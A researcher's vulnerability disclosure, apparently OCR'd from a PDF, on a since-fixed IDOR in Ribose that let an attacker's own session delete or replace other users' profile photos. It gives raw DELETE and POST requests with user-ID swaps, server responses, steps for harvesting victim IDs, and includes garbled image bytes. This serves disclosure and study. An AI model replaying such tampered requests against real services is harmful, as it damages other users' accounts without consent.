
IDOR that could Leads to Unrestricted Photo Changes and Deletion to other Photo Profile without the knowledge of Victim Username and Password



```
DELETE
/people/users/14949598-8f8a-49de-86e8-81ce176cd6e9/avatar?_rr=indigolocal
_3BFA8A3E8&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token:
U8kmanr2ZtIduEcZZJkNo6byWAa+P16/7xx19jKLCRWjUywFMfUHhjy51/GHkDtZAV2mMNRB7
GG/JmC+c351SA==
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 1
Cookie: _r=31505881fac3e7ae0d6b01ef1d01acf2
DNT: 1
Connection: close
```

```
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2t1xd9vj1e31c.cloudfront.net d1q39v8p552423.cloudfront.net
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com; font-src
assets-0-us-d1bd645.ribose.com assets-1-us-d1bd645.ribose.com
assets-2-us-d1bd645.ribose.com assets-3-us-d1bd645.ribose.com 'self'
fonts.gstatic.com data:; frame-src 'self' disqus.com www.google.com
player.vimeo.com player.vimeocdn.com 'unsafe-inline'; img-src
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2t1xd9vj1e31c.cloudfront.net d1q39v8p552423.cloudfront.net
referrer.disqus.com a.disquscdn.com www.google-analytics.com
csi.gstatic.com maps.googleapis.com maps.gstatic.com 'self'
*.ribose.com data:; script-src ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com ajax.googleapis.com
a.disquscdn.com code.jquery.com ribose.disqus.com
www.google-analytics.com maps.googleapis.com www.gstatic.com
*.newrelic.com *.nr-data.net www.google.com 'self' 'unsafe-inline'
'unsafe-eval' *.ribose.com; style-src assets-0-us-d1bd645.ribose.com
assets-1-us-d1bd645.ribose.com assets-2-us-d1bd645.ribose.com
assets-3-us-d1bd645.ribose.com 'unsafe-inline' a.disquscdn.com
fonts.googleapis.com 'self'; report-uri /csp_reports
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 20

{"status":"success"}
```

```
�PNG

 IHDR . 9 �gU    pHYs % %IR$� +iCCPPhotoshop ICC
profilex[illegible]WwTS��[illegible]$��� � z � �� �0 B  � B���q  �. �[illegible]�� ��
�` {����8X����������xk��Z7k[illegible]}��[illegible]� Pw�I$ � P(�I "��i� \V'H P� �y�

��M���  �� %�B�8 I|�T 0�XL�Id�5iZz �T ����Ft� � ��4)! `� J1 0� p�pK
g ~.0p:�*,, �1�Y'�Y�9y��a�� � **� ��}
 �C5��s��     tbW~Qt 6@ g��� ��"0�o��#� �=��� z  /4 � @��� �+0
(�d�H �4���E
���RaIX� � F� �\(.�  �E�Q4�PYnR��'y�T�  � ��%��y��e�!�C �<! �%@�
```

```
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 165

{"id":2361,"width":814,"height":825,"last_resize_info":{"rotate":"0","x":
"0","y":"11","width":"814","height":"814","scaleX":"1","scaleY":"1"},"ge
nerate_status":null}
```

Mar 05th, 2018

@YoKoAcc (yk@firstsight.me)

[English Version]

Revision Detail

Version	Date	Detail
0.1	Oct 09th, 2017	-
0.2	Mar 05th, 2018	• Change the title of Finding; • Combining the Report of Unrestricted Deletion with Unrestricted Upload.
0.3	Apr 17th, 2018	Adding the Fixed Information at Abstract

Table of Contents

Table of Figures

List of Table

I. ABSTRACT

Introducing ourselves in the use of social media platform is a thing that couldn't be separate for every user. Realized if the needs of this can't be separate from social media life, to fulfill the needs profile introduction, Ribose's developer has provided so many feature that could be used such as uploading the profile photo, adding the first and last name, adding the contact information, and many more.

But the problem exists when one of that feature has a session problem that could allow the Attacker to illegally changes the information. In this case, Ribose doesn't restrict yet the session to each authorized user to delete or upload the other photo profile. In other words, by using Attacker's own session, they could delete or change all the profile photo that used by user at Ribose's Platform.

Please kindly note that the issue has been fixed and the article has been released with the permission of Ribose.

II. INTRODUCTION

2.1. User ID at Ribose

Different with other common platform that using number or even username as their identity, Ribose giving (the very complex user ID to be guessed) the long user ID that generated automatically when someone signing up their ID into Ribose's Platform. For example, when we create an account with me@firstsight.me as email, we got **0b03d802-3e29-4564-xxxx-x1x1x1x1x1x1** as user ID.

Generally, any user at this platform could see the other user ID since this parameter is not in the hidden situation. This conclusion could be seen in instant when we try to visit a user at Ribose.




Figure 1 User ID of Team Ribose Account

From the picture above, we could see if Team Ribose's User ID is **eeeeeeee-ffff-gggg-zzzz-z1z1z1z1z1z1**.

2.2. Deletion Action of Photo Profile

When a user would like to delete their own photo, automatically the system will send the "DELETE" HTTP Method to the server with the user ID and CSRF-Token that used by the system to identify if the process is executed by authorized user. Here are the sample of the "DELETE" request to deleting the photo profile:

```
DELETE /people/users/0b03d802-3e29-4564-xxxx-
x1x1x1x1x1x1/avatar?_rr=indigolocal_3BFA8A3E8&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token: <very_long_CSRF_Token_overhere>
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 1
Cookie: _r=<cookie_overhere>
DNT: 1
Connection: close
```

Table 1 Deletion Request of User's Photo Profile

As we could see, in theory, it's not possible for Attacker to delete other user's photo profile without the knowledge of victim's CSRF-Token that (should) restrict to each session. But in this situation, it's possible. By (only) changing the sent user ID (highlighted in red) into the Victim' user ID, then the deletion process still executed by the system.

2.3. Photo Upload Action at Photo Profile

By design at Ribose, this is not too different with the previous one. When a user would like to upload their own picture as their photo profile, automatically the system will send the "POST" HTTP Method to the server with the user ID, authenticity token, and CSRF-Token that used by the system to identify if the process is executed by authorized user. Here are the sample of the "POST" request to uploading the photo profile:

```
POST /people/users/14949598-8f8a-49de-yyyy-
y1y1y1y1y1y1/avatar?_rr=<unknown_value>&_rv=<another_unknown_value> HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0) Gecko/20100101
Firefox/56.0
<REDACTED - General Header>
X-CSRF-Token: <very_long_token_overhere>
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 37306
Content-Type: multipart/form-data; boundary=---------------------------
16396484911062029933180049371 4
Cookie: <cookies_over_here>
Connection: close

-----------------------------16396484911062029933180049371 4
Content-Disposition: form-data; name="avatar[data]"; filename="Circle.png"
Content-Type: image/png
<Very long image information that could not be seen as pure text over here>
-----------------------------16396484911062029933180049371 4
Content-Disposition: form-data; name="authenticity_token"

<very_long_authenticity_token_overhere>==

<REDACTED – Information related the size of the picture>
```

Table 2 Upload Request of User's Photo Profile

Just like our previous statement, as could be seen, in theory, it's not possible for Attacker to upload the picture into the other user's photo profile without the knowledge of victim's CSRF-Token and authenticity token that (should) restrict to each session. But in this situation, it's possible. By (only) changing the sent user ID (highlighted in red) into the Victim' user ID, then the upload process still executed by the system.

III. SUMMARY OF ISSUE

As it has been described before, the security problem in this report is the Attacker could use their own session to delete or change all of the user's photo that exist at the system.

IV. PROOF OF CONCEPT

4.1. PoC of Unrestrited Deletion to Other Photo Profile

The proof of concept related this one is not too hard since most of the root cause and process has been explained earlier. But for completing the explanation, we still write the step by step to reproducing the issue:

4.1.1. Find out the user ID of the victim that would like to be set as a target. If we found any difficulties to find those one, then we just need to approve the automatic "Team Ribose" friend invitation and visit Team Ribose's profile to see the other user's profile.




Figure 2 Automatic Connection Request by Team Ribose




Figure 3 Team Ribose's Connections (Friend List)


So basically, the Attacker just need to choose the list of the "victims" that could be seen at Team Ribose's Profile. Of course, this method will reduce the Attacker's time to guessing the very complex User ID that generated by Ribose.

4.1.2. The next step is, try to delete our own photo profile to get the "Deletion Request" that send by the application to server. In this case, we will get this as our deletion execution:

```
DELETE /people/users/0b03d802-3e29-4564-xxxx-x1x1x1x1x1x1/avatar?_rr=indigolocal_3BFA8A3E8&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
REDACTED
X-CSRF-Token: <very_long_CSRF_Token_overhere>
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 1
Cookie: _r=<cookie_overhere>
Connection: close
```

Table 3 Deletion Request of User's Photo Profile

When the request has been send into the server, then the server will give a "success" response. Here are the sample of valid request from our own session to delete our own photo profile:




```
DELETE
/people/users/0b03d802-3e29-4564-af06-0fe46d3a6b4d/avatar?_rr=indigolocal
_3BFA8A3E8&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token:
U8kmanr2ZtIduEcZZJkNo6byWAa+P16/7xx19jKLCRWjUywFMfUHhjy51/GHkDtZAV2mMNRB7
GG/JmC+c351SA==
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 1
Cookie: _r=31505881fac3e7ae0d6b01ef1d01acf2
DNT: 1
Connection: close
```

```
d2tlxd9vj1e3lc.cloudfront.net d1q39v8p552423.cloudfront.net
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com; font-src
assets-0-us-d1bd645.ribose.com assets-1-us-d1bd645.ribose.com
assets-2-us-d1bd645.ribose.com assets-3-us-d1bd645.ribose.com 'self'
fonts.gstatic.com data:; frame-src 'self' disqus.com www.google.com
player.vimeo.com player.vimeocdn.com 'unsafe-inline'; img-src
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2tlxd9vj1e3lc.cloudfront.net d1q39v8p552423.cloudfront.net
referrer.disqus.com a.disquscdn.com www.google-analytics.com
csi.gstatic.com maps.googleapis.com maps.gstatic.com 'self'
*.ribose.com data:; script-src ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com ajax.googleapis.com
a.disquscdn.com code.jquery.com ribose.disqus.com
www.google-analytics.com maps.googleapis.com www.gstatic.com
*.newrelic.com *.nr-data.net www.google.com 'self' 'unsafe-inline'
'unsafe-eval' *.ribose.com; style-src assets-0-us-d1bd645.ribose.com
assets-1-us-d1bd645.ribose.com assets-2-us-d1bd645.ribose.com
assets-3-us-d1bd645.ribose.com 'unsafe-inline' a.disquscdn.com
fonts.googleapis.com 'self'; report-uri /csp_reports
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 20

{"status":"success"}
```

Figure 4 Valid Session to Delete our own Photo Profile

4.1.3. After we get this valid request, then all we need to delete victim's photo profile is just replacing our own user ID to victim's user ID. Here is the photo deletion sample to victim with Attacker's session:



```
DELETE
/people/users/14949598-8f8a-49de-86e8-81ce176cd6e9/avatar?_rr=indigolocal
_3BFA8A3E8&_rv=52dde6a5 HTTP/1.1
Host: www.ribose.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token:
U8kmanr2ZtIduEcZZJkNo6byWAa+P16/7xx19jKLCRWjUywFMfUHhjy51/GHkDtZAV2mMNRB7
GG/JmC+c351SA==
X-CSRF-Param: authenticity_token
X-Requested-With: XMLHttpRequest
Referer: https://www.ribose.com/
Content-Length: 1
Cookie: _r=31505881fac3e7ae0d6b01ef1d01acf2
DNT: 1
Connection: close
```

```
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2t1xd9vj1e3lc.cloudfront.net d1q39v8p552423.cloudfront.net
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com; font-src
assets-0-us-d1bd645.ribose.com assets-1-us-d1bd645.ribose.com
assets-2-us-d1bd645.ribose.com assets-3-us-d1bd645.ribose.com 'self'
fonts.gstatic.com data:; frame-src 'self' disqus.com www.google.com
player.vimeo.com player.vimeocdn.com 'unsafe-inline'; img-src
ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com
d1gawffqvgocp.cloudfront.net d39dctg15dpwi0.cloudfront.net
d2t1xd9vj1e3lc.cloudfront.net d1q39v8p552423.cloudfront.net
referrer.disqus.com a.disquscdn.com www.google-analytics.com
csi.gstatic.com maps.googleapis.com maps.gstatic.com 'self'
*.ribose.com data:; script-src ribose-data-d1bd645-us.s3.amazonaws.com
ribose-data-d1bd645-us.s3-us-west-2.amazonaws.com
ribose-avatars-d1bd645.s3.amazonaws.com
ribose-avatars-d1bd645.s3-us-west-2.amazonaws.com ajax.googleapis.com
a.disquscdn.com code.jquery.com ribose.disqus.com
www.google-analytics.com maps.googleapis.com www.gstatic.com
*.newrelic.com *.nr-data.net www.google.com 'self' 'unsafe-inline'
'unsafe-eval' *.ribose.com; style-src assets-0-us-d1bd645.ribose.com
assets-1-us-d1bd645.ribose.com assets-2-us-d1bd645.ribose.com
assets-3-us-d1bd645.ribose.com 'unsafe-inline' a.disquscdn.com
fonts.googleapis.com 'self'; report-uri /csp_reports
Expires: Fri, 01 Jan 1990 00:00:00 GMT
X-Powered-By: Ribose
Server: Ribose
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 20

{"status":"success"}
```

Figure 5 Deleting the Photo with Attacker's User ID

As we could see from the picture above, the Attacker's session has successfully to be used to delete the other photo profile.

4.2. PoC of Unrestrited Photo Changes to Other Photo Profile

As we could see from the previous explanation, the proof of concept related this issue is not too different with the previous one.

4.2.1. Since we know already about the Ribose's User ID design, then we will move forward to the method that used by Ribose to change the photo profile.

4.2.2. Try to upload our own photo profile to get the "Upload Request" that send by the application to server. In this case, we will get this as our deletion execution:

> POST /people/users/**0b03d802-3e29-4564-xxxx-x1x1x1x1x1x1**/avatar?_rr=<unknown_value>&_rv=<another_unknown_value> HTTP/1.1
>
> Host: www.ribose.com
>
> **<REDACTED - General Header>**
>
> X-CSRF-Token: <very_long_token_overhere>

```
X-CSRF-Param: authenticity_token

X-Requested-With: XMLHttpRequest

Content-Type: multipart/form-data; boundary=---------------------------
163964849110620299331800493714

Cookie: <cookies_over_here>

Connection: close


-----------------------------163964849110620299331800493714

Content-Disposition: form-data; name="avatar[data]"; filename="Circle.png"

Content-Type: image/png
```

<Very long image information that could not be seen as pure text over here>

